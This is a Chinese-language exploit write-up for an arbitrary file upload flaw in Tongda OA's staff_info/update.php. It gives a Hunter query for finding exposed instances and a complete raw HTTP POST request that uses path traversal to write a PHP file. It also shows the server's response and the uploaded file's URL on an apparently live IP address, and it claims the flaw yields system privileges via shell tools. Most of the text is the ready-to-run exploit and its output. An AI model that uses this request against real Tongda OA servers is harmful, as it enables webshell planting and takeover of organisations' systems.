T10-14通达-OA-文件上传

漏洞描述：

后台/general/hr/manage/staff_info/update.php存在任意文件上传漏洞，用户可以通过上传任意文件到服务器中，并且可以借助上传的文件利用shell工具直接获得system权限。

网站图片：

网络测绘：

Hunter 语法：

app.name="通达 OA"

漏洞复现：

payload：

```
POST /general/hr/manage/staff_info/update.php?USER_ID=../../general/reportshop/workshop/report/attachment-remark/1.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Cookie: PHPSESSID=ffelnhdqmui12fbm7mhjfip5h3; path=/
Content-Type: multipart/form-data; boundary=00content0boundary00
Host: 1.14.47.145:7777
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 203
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="ATTACHMENT"; filename="."

123
--00content0boundary00
Content-Disposition: form-data; name="submit"

保存
--00content0boundary00--
```


效果图:

```
POST /general/hr/manage/staff_info/update.php?USER_ID=../../general/reportshop/workshop/report/attachment-remark/1.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Cookie: PHPSESSID=ffelnhdqmui12fbm7mhjfip5h3; path=/
Content-Type: multipart/form-data; boundary=00content0boundary00
Host: 1.14.47.145:7777
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 203
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="ATTACHMENT"; filename="."

123
--00content0boundary00
Content-Disposition: form-data; name="submit"

保存
--00content0boundary00--
```

```
<table class="MessageBox" align="center" width="320" cellpadding="0" cellspacing="0">
  <tr class="head">
    <td class="left">
    </td>
    <td class="center">
      <div class="title">
        提示
      </div>
    </td>
    <td class="right">
    </td>
  </tr>
  <tr class="msg">
    <td class="left">
    </td>
    <td class="center info">
      <div class="msg-content">
        档案已保存。
      </div>
    </td>
    <td class="right">
    </td>
  </tr>
  <tr class="foot">
    <td class="left">
    </td>
    <td class="center">
      <b>
      </b>
    </td>
    <td class="right">
    </td>
  </tr>
</table>
<center>
  <input type="button" class="BigButton" value="返回" onClick="window.location.href='staff_info.php?USER_ID=../../general/reportshop/workshop/report/attachment-remark/1.phpnnstatus=1'"/>
</center>
</body>
</html>
```

文件上传位置

```
http://1.14.47.145:7777/general/reportshop/workshop/report/attachment-remark/1.php
```



123